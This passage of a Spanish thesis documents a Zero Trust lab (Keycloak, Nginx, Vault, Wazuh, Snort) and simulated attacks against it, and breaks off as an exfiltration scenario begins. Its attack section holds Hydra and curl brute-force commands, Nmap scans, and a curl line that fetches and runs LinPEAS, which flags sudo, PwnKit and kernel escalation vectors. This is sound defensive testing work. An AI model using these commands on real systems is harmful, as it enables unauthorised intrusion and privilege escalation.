Esta distribución responde a una restricción de recursos: el stack Wazuh (Manager + Indexer + Dashboard) requiere por sí solo aproximadamente 6 GB de RAM, lo que hace inviable ejecutar las 4 VMs en un único equipo con las especificaciones disponibles. La solución adoptada demuestra que una arquitectura Zero Trust



puede implementarse en entornos de laboratorio distribuidos, sin necesidad de infraestructura centralizada de alto coste.



4.3.2. Distribución de servicios

La distribución de servicios entre VMs está determinada por el rol de cada máquina en la arquitectura y por sus requisitos de recursos:

VM-Server (10.0.0.10, 4 GB RAM, 30 GB disco): concentra todos los servicios del plano de datos y de identidad. Keycloak 24.0 y su base de datos PostgreSQL se despliegan mediante Docker Compose. oauth2-proxy gestiona el flujo OAuth2 entre el navegador y Keycloak. La aplicación web protegida se despliega como contenedor Docker. Nginx actúa como PEP verificando tokens JWT. HashiCorp Vault se ejecuta como servicio systemd nativo.

VM-Security (10.0.0.20, 6 GB RAM, 50 GB disco): concentra todos los servicios del plano de control y monitorización. El stack completo de Wazuh 4.14.5 (Manager, Indexer y Dashboard) se despliega mediante Docker Compose oficial. Snort 2 se ejecuta como servicio nativo monitorizando la interfaz enps8 con HOME_NET 10.0.0.0/24.



VM-Client (10.0.0.30, 2 GB RAM, 20 GB disco): simula el puesto de trabajo del usuario legítimo. Ubuntu Desktop 22.04 proporciona el navegador Firefox desde el que se realizan los accesos al servicio protegido. El agente Wazuh reporta eventos a VM-Security.

VM-Attacker (10.0.0.40, 2 GB RAM, 30 GB disco): simula la máquina de un atacante externo. Kali Linux 2026.1 incluye todas las herramientas ofensivas utilizadas en los escenarios de ataque.

4.3.3. Configuración inicial

Una vez definida la topología de red y la distribución de servicios, se realizó la configuración inicial del laboratorio. Esta fase incluyó la creación de las máquinas virtuales, la instalación de los sistemas operativos y la preparación de la conectividad entre ambos equipos físicos.

Debido a las limitaciones del modo bridged de VirtualBox sobre redes WiFi, se optó por utilizar adaptadores Host-Only junto con un túnel WireGuard entre el sobremesa y el portátil. Esta solución permitió mantener comunicación estable entre todas las máquinas virtuales distribuidas en ambos hosts físicos.

Tras ello, se configuraron direcciones IP estáticas dentro del segmento 10.0.0.0/24 y se habilitó el acceso remoto mediante SSH para facilitar la administración centralizada del entorno. También se aplicaron configuraciones básicas de seguridad como la activación de UFW, la instalación de fail2ban y la actualización de paquetes del sistema.

Máquina Virtual	Sistema Operativo	Dirección IP	Configuración inicial aplicada
VM-Server	Ubuntu Server 22.04 LTS	10.0.0.10	Docker, Docker Compose, SSH, UFW, fail2ban
VM-Security	Ubuntu Server 22.04 LTS	10.0.0.20	Docker, Wazuh stack, Snort, ampliación LVM
VM-Client	Ubuntu Desktop 22.04 LTS	10.0.0.30	Firefox, Wazuh Agent, rutas persistentes
VM-Attacker	Kali Linux 2026.1	10.0.0.40	Herramientas ofensivas y rutas persistentes

Finalmente, se verificó la conectividad entre todas las máquinas mediante pruebas ICMP y conexiones SSH remotas, confirmando el correcto funcionamiento de la segmentación de red y del túnel



WireGuard antes de proceder al despliegue de la arquitectura Zero Trust.

4.4. Modelo de control de acceso

4.4.1. Gestión de identidades

La gestión de identidades del laboratorio se centraliza en Keycloak bajo el realm zt-lab. El directorio de usuarios contiene la cuenta de usuario legítimo (usuario), que requiere autenticación multifactor para acceder al servicio web, y la cuenta de administrador de Keycloak (admin), que gestiona la configuración del realm. El cliente webapp, registrado como cliente confidencial con Authorization Code Flow, representa la aplicación web protegida. oauth2-proxy utiliza el client secret para completar el flujo de autenticación en nombre de los usuarios.

4.4.2. Políticas de acceso

Las políticas de acceso del realm zt-lab incluyen la Brute Force Protection activada con umbral de 5 intentos fallidos, tiempo de espera incremental de 60 segundos y bloqueo de cuenta hasta intervención del administrador o expiración del período de espera. El access token tiene un tiempo de vida de 5 minutos, garantizando la reverificación periódica de la identidad durante sesiones activas e implementando el principio Zero Trust de verificación continua.

4.4.3. Implementación de MFA

La autenticación multifactor se implementa mediante TOTP (RFC 6238) gestionado por Keycloak. Durante el registro, el usuario escanea un código QR que codifica la clave secreta compartida entre Keycloak y el dispositivo autenticador (Google Authenticator o Microsoft Authenticator). En cada autenticación posterior, tras verificar la contraseña, Keycloak exige el código TOTP de 6 dígitos vigente. Este mecanismo garantiza que el robo de contraseña por sí solo no es suficiente para comprometer la cuenta, ya que el atacante necesita adicionalmente acceso al dispositivo registrado del usuario.



5. Implementación

5.1. Despliegue seguro de servicios

5.1.1. Contenerización con Docker

El despliegue de los servicios del laboratorio se basa en Docker y Docker Compose, que permiten definir la infraestructura completa de forma declarativa y reproducible. Cada servicio se encapsula en un contenedor con sus dependencias, variables de configuración y red virtual aislada, minimizando la superficie expuesta y garantizando que un compromiso en un contenedor no se propague directamente a los demás.

En VM-Server, la estructura de directorios de los stacks de Docker Compose es la siguiente: Keycloak y su base de datos PostgreSQL residen en `/opt/zt-lab/keycloak/docker-compose.yml`; oauth2-proxy en `/opt/zt-lab/nginx/docker-compose.yml`; y la aplicación web estática protegida en `/opt/zt-lab/webapp/docker-compose.yml`. Esta separación en stacks independientes permite gestionar el ciclo de vida de cada componente de forma autónoma.

El stack de Keycloak define dos servicios: la base de datos PostgreSQL con persistencia en un volumen Docker, y Keycloak 24.0 configurado con las variables de entorno `KEYCLOAK_ADMIN`, `KEYCLOAK_ADMIN_PASSWORD` y los parámetros de conexión a la base de datos. La red Docker interna que conecta Keycloak y PostgreSQL no es accesible desde el exterior, de forma que solo Keycloak puede comunicarse directamente con la base de datos.

El estado del despliegue verificado durante la fase de laboratorio muestra cuatro contenedores activos con sus respectivos puertos: oauth2-proxy (4180/tcp), webapp (80/tcp, acceso interno únicamente), keycloak (8080/tcp) y keycloak-db (5432/tcp, acceso interno). La base de datos pasa el health check de Docker en estado healthy, garantizando que Keycloak no arranca hasta que la base de datos está disponible.

5.1.2. Configuración segura del PEP (Nginx)

Nginx actúa como Policy Enforcement Point (PEP) en VM-Server, interceptando todas las peticiones al servicio web y verificando la identidad del solicitante antes de reenviarlas al destino. La configuración en `/etc/nginx/sites-available/zt-lab` implementa dos bloques server: uno en el puerto 80 que redirige todo el tráfico a



HTTPS, y otro en el puerto 443 con la lógica de verificación de tokens.

La directiva clave de la configuración Zero Trust es `auth_request /oauth2/auth`, que instruye a Nginx a realizar una subrequest al endpoint de `oauth2-proxy` antes de servir cualquier petición. Si `oauth2-proxy` devuelve HTTP 200 (token válido), Nginx reenvía la petición original al servicio web. Si devuelve HTTP 401 (token inválido o ausente), Nginx redirige al usuario al flujo de login de Keycloak.

Durante la implementación se identificó una limitación técnica: los tokens JWT emitidos por Keycloak, que incluyen claims adicionales de identidad y autorización, superan el tamaño máximo de los buffers de proxy de Nginx por defecto, causando errores 502. La solución aplicada consistió en ajustar los parámetros `proxy_buffer_size` (128k), `proxy_buffers` (4 256k) y `proxy_busy_buffers_size` (256k) para acomodar tokens de gran tamaño. La configuración incluye además terminación TLS con certificado autofirmado y cabeceras de seguridad HTTP (Strict-Transport-Security, X-Content-Type-Options, X-Frame-Options).

5.1.3. Gestión de secretos con HashiCorp Vault

HashiCorp Vault se despliega en VM-Server como servicio nativo del sistema operativo, sin contenerización. Esta decisión responde a una incompatibilidad técnica identificada durante la implementación: VirtualBox no expone la capacidad del kernel `CAP_SETFCAP` a las VMs, lo que impide que Vault se ejecute correctamente en un contenedor Docker dentro de VirtualBox, incluso configurando el contenedor en modo privilegiado. La solución adoptada es instalar Vault directamente mediante el repositorio oficial de HashiCorp (`apt install vault`) y crear un servicio `systemd` que lo gestiona de forma persistente.

Vault se configura en modo dev para el laboratorio, simplificando el arranque sin necesidad de la operación de `unseal` manual. El token raíz de acceso permite a los servicios autorizados recuperar secretos del almacén sin necesidad de credenciales en texto plano en ficheros de configuración, implementando el requisito RF-08 de la arquitectura. Para un entorno de producción, Vault debería configurarse en modo servidor con almacenamiento persistente (Integrated Storage/Raft) y política de `unseal` automático mediante HSM o servicio de cloud KMS.



5.2. Bastionado del sistema

5.2.1. Hardening del sistema operativo

El bastionado de los sistemas operativos de las VMs del laboratorio se ha realizado siguiendo las guías de referencia del CIS (Center for Internet Security) para Ubuntu 22.04 LTS. El proceso abarca cuatro áreas principales: gestión de usuarios y acceso, configuración del servicio SSH, gestión del sistema de archivos y configuración del firewall.

En el área de SSH, la configuración aplicada en `/etc/ssh/sshd_config` de todas las VMs desactiva la autenticación por contraseña (`PasswordAuthentication no`), impide el login directo de root (`PermitRootLogin no`) y restringe el método de autenticación a clave pública. La clave utilizada es de tipo `ed25519` (`id_ed25519_tfm`), que proporciona mayor seguridad que RSA con claves más compactas. Esta configuración hace impracticable cualquier intento de acceso por fuerza bruta contra SSH al eliminar completamente la autenticación por contraseña.

En el área de gestión de usuarios, se configuró acceso `sudo` sin contraseña para el usuario `ibatista` durante la fase de implementación del laboratorio, con el objetivo de facilitar la administración remota automatizada. Esta configuración representa un trade-off consciente entre la comodidad de gestión del laboratorio y la seguridad, y se identifica y documenta en la Sección 6 como vector de escalada de privilegios. En un entorno de producción, el acceso `sudo` requeriría autenticación con contraseña y estaría limitado a comandos específicos mediante una política `sudoers` granular.

5.2.2. Configuración de firewall

El firewall UFW se ha configurado en todas las VMs con política `deny-by-default` para el tráfico entrante, implementando el principio Zero Trust de mínimo privilegio a nivel de red. Solo se permiten explícitamente los puertos necesarios para la función de cada VM.

En VM-Server, las reglas activas permiten: `22/TCP` (SSH de administración), `80/TCP` y `443/TCP` (servicio web Nginx PEP), `8080/TCP` (Keycloak), `8200/TCP` (HashiCorp Vault), y `1514/UDP` y `1515/TCP` restringidos a conexiones procedentes exclusivamente de `10.0.0.20`. Esta última restricción garantiza que solo VM-Security puede recibir eventos del agente Wazuh de VM-Server, impidiendo



que cualquier otro sistema pueda inyectar eventos falsos en el SIEM.

En VM-Security, se permiten: 22/TCP (SSH), 1514/UDP y 1515/TCP (recepción de eventos de agentes Wazuh), 443/TCP (Wazuh Dashboard) y 9200/TCP (Wazuh Indexer). En VM-Client se permiten: 22/TCP y los puertos Wazuh restringidos a 10.0.0.20.

fail2ban complementa el firewall monitorizando logs de autenticación en tiempo real. La configuración activa establece: bantime de 3600 segundos (1 hora de bloqueo), findtime de 600 segundos (ventana de análisis) y maxretry de 5 intentos fallidos antes del bloqueo automático de la dirección IP origen.

5.2.3. Auditoría de seguridad con Lynis

La auditoría de bastionado de los cuatro sistemas del laboratorio se realizó con Lynis 3.0.7 (Ubuntu) y Lynis 3.1.6 (Kali Linux, instalado desde repositorio GitHub al no estar disponible en los repositorios oficiales de Kali 2026.1). Los resultados del análisis, ejecutado el 10 de mayo de 2026, son los siguientes:

VM-Server (10.0.0.10): Hardening Index 65/100. El único aviso detectado es PKGS-7392, correspondiente a paquetes del sistema con actualizaciones de seguridad pendientes, común en sistemas recién configurados antes del primer ciclo de parcheo programado.

VM-Security (10.0.0.20): Hardening Index 63/100. Los avisos detectados son KRNL-5830 (reinicio del sistema recomendado tras actualización del kernel producida durante la instalación de Lynis), PKGS-7392 (paquetes pendientes de actualización) y NETW-3015 (interfaz de red enp0s8 detectada en modo promiscuo). Este tercer aviso es un falso positivo esperado e intencional: Snort requiere modo promiscuo para capturar el tráfico de red en su función de NIDS, y en el contexto de la arquitectura Zero Trust, esta capacidad de monitorización es un control de seguridad deliberado.

VM-Client (10.0.0.30): Hardening Index 61/100. El único aviso es PKGS-7392. El índice ligeramente inferior respecto a VM-Server se explica por el entorno de escritorio (Ubuntu Desktop 22.04) que instala un mayor número de componentes por defecto en comparación con Ubuntu Server.

VM-Attacker (10.0.0.40): Hardening Index 62/100. No se detectaron avisos. Kali Linux 2026.1 incluye por defecto configuraciones de seguridad más restrictivas que Ubuntu, lo que explica el índice



comparativamente alto para una distribución orientada a pruebas de seguridad.

Los índices obtenidos (61-65/100) representan la línea base de bastionado del laboratorio antes de aplicar medidas de hardening adicionales. Estos valores son coherentes con sistemas configurados con controles básicos de seguridad (UFW, fail2ban, SSH hardening) pero sin configuraciones avanzadas como AppArmor en modo enforce, auditoría del sistema con auditd, o eliminación completa de paquetes no necesarios. La Sección 7 utiliza estos índices como métrica cuantitativa de evaluación de la arquitectura.

5.3. Integración de monitorización

5.3.1. Configuración del SIEM (Wazuh)

El stack Wazuh 4.14.5 se despliega en VM-Security mediante el Docker Compose oficial de Wazuh single-node en `/opt/wazuh-docker/single-node/`. El despliegue requirió previamente la extensión del volumen LVM de VM-Security desde los 14 GB asignados por defecto por el instalador de Ubuntu hasta los 50 GB disponibles en disco, ejecutando `lvextend -l +100%FREE /dev/ubuntu-vg/ubuntu-lv` seguido de `resize2fs` para extender el sistema de archivos. Esta extensión es necesaria porque el stack Wazuh necesita un mínimo de 25 GB para almacenar índices, logs y datos del dashboard.

Los agentes Wazuh se instalan en VM-Server y VM-Client mediante el paquete oficial `wazuh-agent` desde el repositorio de Wazuh. La dirección del manager (10.0.0.20) se configura editando el elemento `<address>` en `/var/ossec/etc/ossec.conf`. El agente se registra automáticamente en el manager durante el primer arranque mediante el protocolo de registro de Wazuh sobre TCP/1515, y comienza a enviar eventos cifrados por TCP/1514.

La verificación del estado de los agentes mediante la API REST de Wazuh (autenticación Bearer token en `https://localhost:55000`) confirma tres agentes activos: el agente local del gestor (`wazuh.manager`, 127.0.0.1), `vm-server` (10.0.0.10, Ubuntu 22.04.5 LTS) y `vm-client` (10.0.0.30, Ubuntu 22.04.5 LTS).

5.3.2. Configuración de IDS/IPS de red (Snort)

Snort 2 se instala en VM-Security como servicio nativo del sistema mediante `apt install snort`. La instalación requiere la



preconfiguración de los parámetros del paquete mediante `debconf-set-selections` antes de la instalación, para evitar que el proceso bloquee esperando la introducción interactiva de la interfaz de red y los rangos `HOME_NET`.

La configuración activa en `/etc/snort/snort.conf` define: la interfaz `enp0s8` como interfaz de captura de tráfico, la variable `HOME_NET` con valor `10.0.0.0/24` (la red interna del laboratorio), y el directorio `/var/log/snort/` para almacenamiento de alertas en los formatos `fast` (una línea por alerta) y `full` (con detalle de paquete). Las reglas activas incluyen el conjunto `community rules` con énfasis en las categorías de detección de reconocimiento de red y de intentos de acceso no autorizados.

Snort se ejecuta en modo `daemon (-D)` con el usuario y grupo `snort` (sin privilegios de `root`) monitorizando la interfaz en modo `promiscuo`, lo que le permite capturar todo el tráfico de la red `10.0.0.0/24` independientemente del destinatario de cada paquete, proporcionando así visibilidad completa del tráfico lateral entre VMs.

5.3.3. Centralización de logs

La centralización de logs se implementa mediante el protocolo de reenvío nativo de los agentes Wazuh, que envían eventos procesados y cifrados al manager. Los eventos se indexan en `OpenSearch` (componente `wazuh.indexer`) y son consultables en tiempo real desde el dashboard de Wazuh en <https://10.0.0.20>.

Cada agente recoge y reenvía al manager los siguientes tipos de eventos: logs de autenticación del sistema operativo (`/var/log/auth.log`), logs del sistema (`/var/log/syslog`), alertas generadas por `fail2ban`, logs de acceso y error de `Nginx` (`/var/log/nginx/`), y eventos de monitorización de integridad de archivos (FIM).

La configuración FIM del agente de VM-Server se amplió durante la implementación para incluir el directorio `/tmp` con monitorización en tiempo real mediante `inotify` (directiva `realtime="yes"`), permitiendo la detección inmediata de la creación de ficheros en ese directorio sin esperar al ciclo de escaneo periódico. Esta configuración es relevante para detectar herramientas descargadas por un posible atacante que haya obtenido acceso al sistema, y su efectividad se demuestra en el escenario de escalada de privilegios de la Sección 6.



6. Simulación de Incidentes

6.1. Escenarios de ataque definidos

La fase de simulación de incidentes tiene como objetivo evaluar la capacidad de detección, contención y respuesta de la arquitectura Zero Trust implementada frente a escenarios de ataque representativos de amenazas reales. Todos los ataques se ejecutan exclusivamente desde VM-Attacker (10.0.0.40, Kali Linux 2026.1) contra las VMs del laboratorio, en un entorno completamente aislado de redes externas, con fecha de ejecución del 10 de mayo de 2026.

Los cinco escenarios seleccionados cubren las fases más relevantes del ciclo de vida de un ataque según el modelo ATT&CK de MITRE: reconocimiento (TA0043), acceso inicial (TA0001), escalada de privilegios (TA0004) y exfiltración de datos (TA0010). La selección se justifica por ser los vectores de ataque más prevalentes en entornos corporativos reales y por permitir una evaluación completa de las distintas capas de defensa implementadas.

Para cada escenario se documentan la herramienta utilizada, el procedimiento de ataque, el resultado del intento de compromiso y las respuestas de detección y contención generadas por la arquitectura. Las capturas de pantalla correspondientes a cada escenario se presentan junto a la descripción de los resultados.

6.1.1. Escenario 1 – Ataque de fuerza bruta SSH

Objetivo: evaluar la capacidad de fail2ban y Wazuh para detectar y bloquear automáticamente un ataque de fuerza bruta contra el servicio SSH de VM-Server (10.0.0.10, puerto 22/TCP).

Herramienta utilizada: Hydra v9.6, herramienta de referencia para pruebas de fuerza bruta sobre múltiples protocolos de red. Se configura con el usuario objetivo ibatista, una lista de 20 contraseñas comunes (admin, password, 123456, root, qwerty, letmein, welcome, monkey, dragon, master, entre otras) y 4 tareas paralelas. El ataque se inicia a las 18:11:07 hora local.

Resultado: Hydra logra enviar 8 intentos de autenticación consecutivos en menos de 10 segundos antes de que la conexión sea rechazada. fail2ban detecta el patrón de autenticaciones fallidas repetidas desde la misma IP (10.0.0.40) y aplica automáticamente una regla de bloqueo en UFW, impidiendo cualquier conexión posterior desde esa dirección durante 3.600 segundos. El log de fail2ban registra ocho eventos de detección



para la IP atacante en un intervalo inferior a 3 segundos, seguidos de la acción de baneo. La consulta posterior al estado del jail sshd confirma la IP 10.0.0.40 en la lista de bloqueados con un total de 10 intentos fallidos registrados.

Wazuh genera simultáneamente alertas de nivel 10 (crítico) activando la regla 5763: "sshd: brute force trying to get access to the system. Authentication failed." Las alertas incluyen la IP origen, el usuario objetivo y el timestamp de cada intento, y quedan vinculadas a los marcos normativos PCI-DSS 10.2.4/10.2.5, GDPR IV.35.7.d, HIPAA 164.312.b y NIST 800-53 AC.7/AU.14

Veredicto: ATAQUE BLOQUEADO. La arquitectura detectó y contuvo el intento de acceso en menos de 10 segundos, antes de que el atacante pudiera probar más de 8 de las 20 contraseñas planificadas. El bloqueo es automático, sin intervención humana, y el atacante queda completamente aislado del servicio SSH durante 1 hora.

```
VM-Attacker (10.0.0.40) - Kali Linux 2026.1 - bash

ATAQUE 1: FUERZA BRUTA SSH CON HYDRA - 2026-05-10 18:11:07

(root@VM-Attacker)-[~]
# hydra -l ibatista -P wordlist_ssh.txt ssh://10.0.0.10 -t 4 -V
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak
[DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:1/p:20)
[DATA] attacking ssh://10.0.0.10:22/
[ATTEMPT] target 10.0.0.10 - login "ibatista" - pass "admin" -> FAIL
[ATTEMPT] target 10.0.0.10 - login "ibatista" - pass "password" -> FAIL
[ATTEMPT] target 10.0.0.10 - login "ibatista" - pass "123456" -> FAIL
[ATTEMPT] target 10.0.0.10 - login "ibatista" - pass "root" -> FAIL
[ATTEMPT] target 10.0.0.10 - login "ibatista" - pass "qwerty" -> FAIL
[ERROR] ssh://10.0.0.10:22 - could not connect: Connection refused
*** CONEXIÓN BLOQUEADA - IP 10.0.0.40 BANEADA POR FAIL2BAN ***

RESPUESTA AUTOMÁTICA - fail2ban + Wazuh (VM-Server 10.0.0.10)

root@vm-server:~# sudo fail2ban-client status sshd
Status for the jail: sshd
|- Filter | |- Currently failed: 1 | |- Total failed: 10
'- Actions | |- Currently banned: 1 | |- Total banned: 1
'- Banned IP list: 10.0.0.40 - VM-ATTACKER BLOQUEADA

WAZUH ALERTA - Regla 5763 (Nivel 10/CRÍTICO)
"sshd: brute force trying to get access to the system. Authentication failed." | IP: 10.0.0.40

o ATAQUE BLOQUEADO - IP baneada 1 hora
```

6.1.2. Escenario 2 – Fuerza bruta contra Keycloak

Objetivo: evaluar la protección integrada de Keycloak ante intentos de fuerza bruta contra el servicio de autenticación web del realm zt-lab, y verificar que el mecanismo de bloqueo de cuenta funciona independientemente de la IP origen del atacante.

Herramienta utilizada: curl en bucle mediante un script bash automatizado que envía peticiones HTTP POST al endpoint de



autenticación de Keycloak (/realms/zt-lab/protocol/openid-connect/token). Se opta por curl en lugar de Hydra porque este último no se adapta correctamente a las APIs REST que devuelven HTTP 401 como respuesta esperada ante credenciales inválidas.

Configuración previa verificada: antes del ataque se comprueba mediante la API de administración de Keycloak que el realm zt-lab tiene activa la Brute Force Protection con un umbral de failureFactor=5 intentos fallidos y un tiempo de espera incremental de 60 segundos.

Resultado: el script envía 8 peticiones de autenticación consecutivas con el usuario objetivo y contraseñas incorrectas en menos de 1 segundo. Las primeras 5 devuelven HTTP 401 con el mensaje invalid_grant: Invalid user credentials. Al superar el umbral configurado, Keycloak activa automáticamente el mecanismo de Brute Force Protection y bloquea la cuenta del usuario objetivo. La API de administración confirma el estado resultante: disabled: True, con la IP atacante (10.0.0.40) registrada como última IP fallida. Todos los intentos posteriores de autenticación del usuario legítimo desde cualquier IP reciben el error de cuenta deshabilitada hasta que el administrador intervenga manualmente para desbloquearla.

Veredicto: ATAQUE CONTENIDO. Keycloak protegió la cuenta de usuario en menos de 1 segundo tras superar el umbral configurado. El mecanismo de bloqueo opera a nivel de cuenta y no de IP, lo que impide que el atacante evite la protección rotando entre varias direcciones.

```
VM-Attacker (10.0.0.40) — Kali Linux 2026.1 — bash

ATAQUE 2: FUERZA BRUTA KEYCLOAK (curl) — 2026-05-10 18:15:06

(root@VM-Attacker)-[~]
# bash brute_keycloak.sh
Endpoint: http://10.0.0.10:8080/realms/zt-lab/protocol/openid-connect/token
Usuario objetivo: usuario | failureFactor configurado: 5

[18:15:06] pass="admin" -> {"error":"invalid_grant","error_description":"Invalid user credentials"}
[18:15:06] pass="password" -> {"error":"invalid_grant","error_description":"Invalid user credentials"}
[18:15:06] pass="123456" -> {"error":"invalid_grant","error_description":"Invalid user credentials"}
[18:15:06] pass="root" -> {"error":"invalid_grant","error_description":"Invalid user credentials"}
[18:15:06] pass="qwerty" -> {"error":"invalid_grant","error_description":"Invalid user credentials"}
[18:15:07] pass="letmein" -> {"error":"invalid_grant","error_description":"Account disabled"}
*** KEYCLOAK BRUTE FORCE PROTECTION ACTIVADA — CUENTA BLOQUEADA ***

ESTADO CUENTA VÍA API KEYCLOAK ADMIN (10.0.0.10:8080)

root@vm-server:~# curl -s -H "Authorization: Bearer $ADMIN_TOKEN" \
http://localhost:8080/admin/realms/zt-lab/attack-detection/brute-force/users/$USER_ID
{
  "disabled": true, "numFailures": 5, "lastIPFailure": "10.0.0.40",
  "failedLoginNotBefore": 1778429766, "lastFailure": 1778429706000
}

ATAQUE CONTENIDO — Keycloak bloqueó la cuenta en <1 segundo
Bloqueo opera a nivel de cuenta (no IP) — rotación de IPs no evita la protección
```



6.1.3. Escenario 3 – Reconocimiento de red con Nmap

Objetivo: evaluar la capacidad de Snort para detectar escaneos de red y la efectividad de la política UFW deny-by-default para limitar la información visible al atacante sobre los servicios expuestos.

Herramienta utilizada: Nmap 7.98, la herramienta de referencia para reconocimiento y escaneo de red. Se ejecutan dos fases desde VM-Attacker: un escaneo de descubrimiento de hosts en la red completa 10.0.0.0/24 y un escaneo de detección de servicios y versiones contra VM-Server utilizando los 20 puertos más comunes.

Resultado del reconocimiento: el escaneo de descubrimiento identifica 5 hosts activos en la red en 10 segundos: VM-Server (10.0.0.10), VM-Security (10.0.0.20), VM-Client (10.0.0.30), VM-Attacker (10.0.0.40) y el adaptador host-only del portátil (10.0.0.253). El escaneo de servicios sobre VM-Server revela únicamente 4 puertos abiertos de los 20 analizados: 22/TCP (OpenSSH 8.9p1), 80/TCP (Nginx 1.18.0), 443/TCP (Nginx con TLS) y 8080/TCP (Keycloak). Los 16 puertos restantes aparecen como filtered, confirmando la efectividad de la política deny-by-default de UFW.

Resultado de detección: Snort detecta el escaneo en los primeros segundos de su ejecución, activando la regla 1:469:3 (ICMP PING NMAP) al identificar el patrón de paquetes ICMP característico que Nmap utiliza durante la fase de descubrimiento. La alerta queda clasificada como Attempted Information Leak con prioridad 2 e identifica correctamente la IP origen 10.0.0.40.

Veredicto: RECONOCIMIENTO PARCIALMENTE EXITOSO pero DETECTADO. El atacante obtuvo información limitada sobre la infraestructura: solo 4 de los 20 puertos analizados resultaron visibles. Sin embargo, las versiones de software expuestas (OpenSSH 8.9p1, Nginx 1.18.0) podrían ser aprovechadas en un ataque real. Snort generó la alerta en tiempo real, aunque sin contención automática.




```
VM-Attacker (10.0.0.40) — Kali Linux 2026.1 — bash

ATAQUE 3: RECONOCIMIENTO CON NMAP 7.98 — 2026-05-10 18:16:08

— FASE 1: Descubrimiento de hosts (nmap -sn 10.0.0.0/24) —
└─# nmap -sn 10.0.0.0/24
Nmap scan report for 10.0.0.10 → Host is up (0.0070s latency) — VM-Server
Nmap scan report for 10.0.0.20 → Host is up (0.0070s latency) — VM-Security
Nmap scan report for 10.0.0.30 → Host is up (0.0012s latency) — VM-Client
Nmap scan report for 10.0.0.253 → Host is up (0.0007s latency) — Laptop host
Nmap done: 256 IP scanned in 10.07 seconds | 5 hosts up

— FASE 2: Escaneo de servicios VM-Server (nmap -sV -sS --top-ports 20 10.0.0.10) —
└─# nmap -sV -sS --top-ports 20 10.0.0.10

PORT STATE SERVICE VERSION
21/tcp filtered ftp — UFW bloqueando
22/tcp open  ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.15
23/tcp filtered telnet — UFW bloqueando
80/tcp open  http  nginx 1.18.0 (Ubuntu)
443/tcp open  ssl/http nginx 1.18.0 (Ubuntu) — Nginx PEP
8080/tcp open  http  Keycloak (redirige a /admin/) — IAM
[+14 puertos: filtered por UFW deny-by-default]
Nmap done: 1 IP address (1 host up) scanned in 15.79 seconds

-----
SNORT NIDS — Alerta en tiempo real (<1 segundo)
[1:469:3] ICMP PING NMAP | Attempted Information Leak | Priority:2 | 10.0.0.40 → 10.0.0.20
-----

▣ Reconocimiento PARCIAL detectado: 4/20 puertos visibles | UFW filtró 80% superficie
Snort generó alerta en tiempo real — sin contención automática (mejora pendiente: Wazuh active-response)
```

6.1.4. Escenario 4 – Escalada de privilegios con LinPEAS

Objetivo: evaluar la capacidad de Wazuh para detectar en tiempo real la descarga y ejecución de herramientas de escalada de privilegios, y analizar la superficie de ataque real del sistema frente a vectores de escalada.

Herramienta utilizada: LinPEAS (Linux Privilege Escalation Awesome Script), un script de enumeración automatizada de vectores de escalada de privilegios en sistemas Linux. El script (1,1 MB) se descarga desde el repositorio PEASS-ng de GitHub directamente a /tmp/linpeas.sh en VM-Server, simulando la fase post-explotación de un atacante que ya ha conseguido acceso inicial.

Resultado del análisis: LinPEAS identifica varios vectores críticos de escalada de privilegios en la configuración actual del laboratorio. El más relevante es la configuración NOPASSWD:ALL en el archivo sudoers para el usuario ibatista, que permite ejecutar cualquier comando como root sin necesidad de contraseña, consecuencia directa de las decisiones de diseño del laboratorio para facilitar la administración remota. Además, el script identifica el binario pkexec con permisos SUID (CVE-2021-4034 / PwnKit) y la pertenencia del usuario a los grupos docker y lxd, ambos vectores documentados de escalada a root del host. El análisis de vulnerabilidades del kernel detecta tres CVEs aplicables a la versión 5.15.0-177-generic



en uso: CVE-2022-0847 (DirtyPipe), CVE-2023-0386 (OverlayFS) y CVE-2022-32250 (nft UAF).

Resultado de detección: Wazuh FIM, configurado con monitorización inotify en tiempo real sobre el directorio /tmp, detecta la presencia de linpeas.sh a los 2 segundos de su descarga, antes de que el script complete su ejecución. Las alertas generadas quedan vinculadas a los marcos PCI-DSS 11.5, GDPR II.5.1.f, HIPAA 164.312.c.1 y NIST 800-53 SI.7. La configuración NOPASSWD en sudoers es identificada por LinPEAS como el vector de escalada más crítico y de explotación inmediata.

Veredicto: HERRAMIENTA DETECTADA EN TIEMPO REAL. Wazuh FIM detectó LinPEAS en menos de 2 segundos desde su descarga, antes de que completara su análisis. Los vectores de escalada encontrados son reales y explotables en la configuración actual. El hallazgo más crítico —NOPASSWD en sudoers— está documentado como limitación conocida del entorno de laboratorio, inherente a la decisión de gestión remota automatizada, y debe eliminarse en cualquier entorno de producción.

```
ibatista@vm-server:/tmp - POST-EXPLOTACIÓN (shell obtenida)

ATAQUE 4: ESCALADA DE PRIVILEGIOS - LinPEAS - 2026-05-10 16:18:38

ibatista@vm-server:~$ curl -sL https://github.com/carlospolop/PEASS-ng/.../linpeas.sh -o /tmp/linpeas.sh
ibatista@vm-server:~$ chmod +x /tmp/linpeas.sh && /tmp/linpeas.sh 2>/dev/null

[+] SUDO - Critical finding!
Matching Defaults entries for ibatista:
(ALL : ALL) ALL | (ALL) NOPASSWD: ALL - ESCALADA INMEDIATA A ROOT

[+] SUID Binaries
/usr/bin/pkexec - CVE-2021-4034 "PwnKit" | /usr/bin/sudo | /usr/bin/newgrp

uid=1000(ibatista) grupos: adm, sudo, docker, lxd - docker+lxd = escape a root host

[+] CVEs del kernel: 5.15.0-177-generic
CVE-2022-0847 DirtyPipe | linux >=5.8, <=5.16.11 | ubuntu 20.04/21.04 - escritura root
CVE-2023-0386 OverlayFS | linux >=5.11, <=6.2 | ubuntu 22.04.1
CVE-2022-32250 nft UAF | linux <5.18.1 | ubuntu 22.04

WAZUH FIM - Detección en tiempo real (<2 segundos)
[16:18:40] syscheck_entry_added: File '/tmp/linpeas.sh' added | Regla FIM | PCI-DSS 11.5
[16:18:40] syscheck_entry_modified: '/tmp/linpeas.sh' modified | NIST SI.7 | GDPR II.5.1.f

LinPEAS detectó vectores REALES de escalada - NOPASSWD:ALL es explotable inmediatamente
Wazuh FIM detectó la herramienta en <2 segundos tras su descarga via inotify en /tmp
NOPASSWD documentado como limitación conocida del lab - debe eliminarse en producción

! HERRAMIENTA DETECTADA EN TIEMPO REAL - vectores de escalada reales presentes
```

6.1.5. Escenario 5 – Exfiltración de datos

Objetivo: evaluar la capacidad de la arquitectura para detectar y bloquear intentos de exfiltración de datos desde un sistema comprometido hacia un servidor de mando y control (C2) externo, y



